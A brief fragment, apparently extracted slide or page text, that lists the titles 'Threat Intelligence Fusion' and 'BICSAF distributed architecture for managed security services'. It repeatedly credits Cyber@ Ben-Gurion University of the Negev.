


Threat Intelligence Fusion



CBG Cyber@ Ben-Gurion University of the Negev

BICSAF distributed architecture for managed security services



CBG Cyber@ Ben-Gurion University of the Negev



CBG Cyber@ Ben-Gurion University of the Negev